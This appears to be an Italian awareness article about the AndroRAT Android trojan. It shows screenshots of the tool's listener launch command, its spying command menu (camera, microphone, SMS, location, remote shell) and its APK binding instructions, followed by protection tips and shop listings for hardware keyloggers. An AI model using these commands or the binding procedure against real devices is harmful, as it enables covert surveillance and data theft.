
```
loiliangyang@kali:~/AndroRAT$ python3 androRAT.py --shell -i 0.0.0.0 -p 4444

                                                  - By karma9874

[INFO] Waiting for Connections  -
```

Controllo Hardware Remoto

AndroRAT non si limita all'accesso ai dati: gli attaccanti possono anche controllare l'hardware del dispositivo. Questo include l'

, l'attivazione del microfono per registrare audio ambientale e delle chiamate telefoniche.

Un'altra funzionalità preoccupante è il monitoraggio della posizione GPS del dispositivo e delle celle di rete mobile a cui si connette, permettendo un tracciamento preciso dei movimenti della vittima.




```
Interpreter:/> help

    Usage:
    deviceInfo                   ⟶ returns basic info of the device
    camList                      ⟶ returns cameraID
    takepic [cameraID]           ⟶ Takes picture from camera
    startVideo [cameraID]        ⟶ starts recording the video
    stopVideo                    ⟶ stop recording the video and return the video file
    startAudio                   ⟶ starts recording the audio
    stopAudio                    ⟶ stop recording the audio
    getSMS [inbox|sent]          ⟶ returns inbox sms or sent sms in a file
    getCallLogs                  ⟶ returns call logs in a file
    shell                        ⟶ starts a interactive shell of the device
    vibrate [number_of_times]    ⟶ vibrate the device number of time
    getLocation                  ⟶ return the current location of the device
    getIP                        ⟶ returns the ip of the device
    getSimDetails                ⟶ returns the details of all sim of the device
    clear                        ⟶ clears the screen
    getClipData                  ⟶ return the current saved text from the clipboard
    getMACAddress                ⟶ returns the mac address of the device
    exit                         ⟶ exit the interpreter

Interpreter:/> camList
0 --  Back Camera
1 --  Front Camera
```

Gestione dei File e Altre Azioni Malevole

BUILD + BIND: Assign your IP + Port you will be using to connect with androrat. Select the android app apk file you wish to bind an androrat client to. Press 'GO' to proceed with BINDING + BUILDING your new apk for distribution. To build Androrat ONLY, Go to 'Build' Tab.

AndroRAT consente anche la gestione completa dei file presenti sul dispositivo, permettendo l'esfiltrazione di dati sensibili e il caricamento di nuovi file dannosi. Inoltre, il malware può inviare e cancellare SMS contraffatti, eseguire comandi shell e acquisire schermate del dispositivo.

Tecniche di Distribuzione di AndroRAT




I cybercriminali distribuiscono spesso AndroRAT attraverso applicazioni trojanizzate, che si presentano come strumenti innocui ma nascondono il malware. Un esempio è "TrashCleaner", un'app che si spaccia per un ottimizzatore di sistema.

Una volta installato, AndroRAT si nasconde, spesso rimuovendo la propria icona dall'interfaccia utente, e opera silenziosamente in background. Inoltre, sfrutta vulnerabilità note nei sistemi operativi Android più datati per ottenere privilegi di root, ampliando ulteriormente il suo controllo.

Esempi Concreti di Infezione

L'app "TrashCleaner" rappresenta un caso emblematico. Dopo l'installazione, l'utente vede apparire un'app calcolatrice perfettamente funzionante, credendo che il processo sia terminato.

Nel frattempo, però, AndroRAT è attivo e può rubare password Wi-Fi, monitorare SMS e, in alcuni casi, sfruttare i servizi di accessibilità per registrare tutto ciò che viene digitato sulla tastiera, incluse password e informazioni personali.




Rischi per la Privacy e la Sicurezza

- Furto di identità e dati personali sensibili.
- Perdite finanziarie derivanti dall'accesso non autorizzato a conti bancari e credenziali.
- Installazione di ulteriori malware, come ransomware o spyware, che possono compromettere ulteriormente il dispositivo e la privacy dell'utente.

Le conseguenze di un'infezione da AndroRAT possono essere devastanti, con gravi rischi per la privacy e la sicurezza finanziaria dell'utente. È fondamentale essere consapevoli di queste minacce e adottare misure preventive adeguate.

Misure di Protezione Essenziali

- Scaricare app esclusivamente da fonti affidabili, come Google Play Store, controllando sempre le autorizzazioni richieste.
- Mantenere il sistema operativo Android sempre aggiornato all'ultima versione disponibile per correggere le vulnerabilità di sicurezza.
- Installare e utilizzare un software antivirus affidabile e mantenerlo aggiornato.
- Evitare l'utilizzo di reti Wi-Fi pubbliche non protette e di siti web sospetti che potrebbero veicolare malware.



https://www.amazon.co.uk/KeyGrabber-Forensic-Keylogger-Pro-Ultra-compact/dp/B07WGRLRRK

Computers & Accessories › Accessories › Adapters › USB to USB Adapters

KeyGrabber Forensic Keylogger Pro 16 MB - Ultra-compact USB Hardware Keylogger with Programmable Keystroke Injection

Brand: KeyGrabber

£103.99

Compatible devices	PC
Specific uses for product	PC, Forensic
Connector type	USB Type A
Colour	Black
Brand	KeyGrabber

About this item

- Removable

Report an issue with this product

£103.99

£6.50 delivery **22 - 29 April**. Details

Or fastest delivery **16 - 22 April**. Details


Deliver to Italy

Usually dispatched within 2 to 3 days

Quantity: 1

Dispatches from	BmcSolutions
Sold by	BmcSolutions
Returns	Returnable within 30 days of receipt
Payment	Secure transaction

Dispositivi per rubare i dati in vendita sui vari store online........



AirDrive Forensic Keylogger Cable Pro - USB extension cable hardware keylogger with Wi-Fi and 16MB memory

Brand: AirDrive

4.7 ★★★★☆ 5 ratings

Brand	AirDrive
Connector type	Male USB
Cable type	USB
Compatible devices	Laptop, Tablet, Smartphone
Special feature	Works as a Wi-Fi hotspot or Wi-Fi device, Email reports with recorded keystroke data, time-stamping, supports over 40 national keyboard la…


See more

About this item

- Ultra-discrete keylogger, minimal risk of exposure
- Works as a Wi-Fi hotspot or Wi-Fi device, connect from any computer, smartphone, or tablet
- Access keystroke data from web browser or email, no software or app necessary
- Retrieve data remotely without touching the device
- Supports over 40 national keyboard layouts

› See more product details

Report an issue with this product



RUBBER DUCKY

€108^{58}

World famous USB Keystroke Injection Device. What you could do in minutes, the Rubber Ducky does in milliseconds.

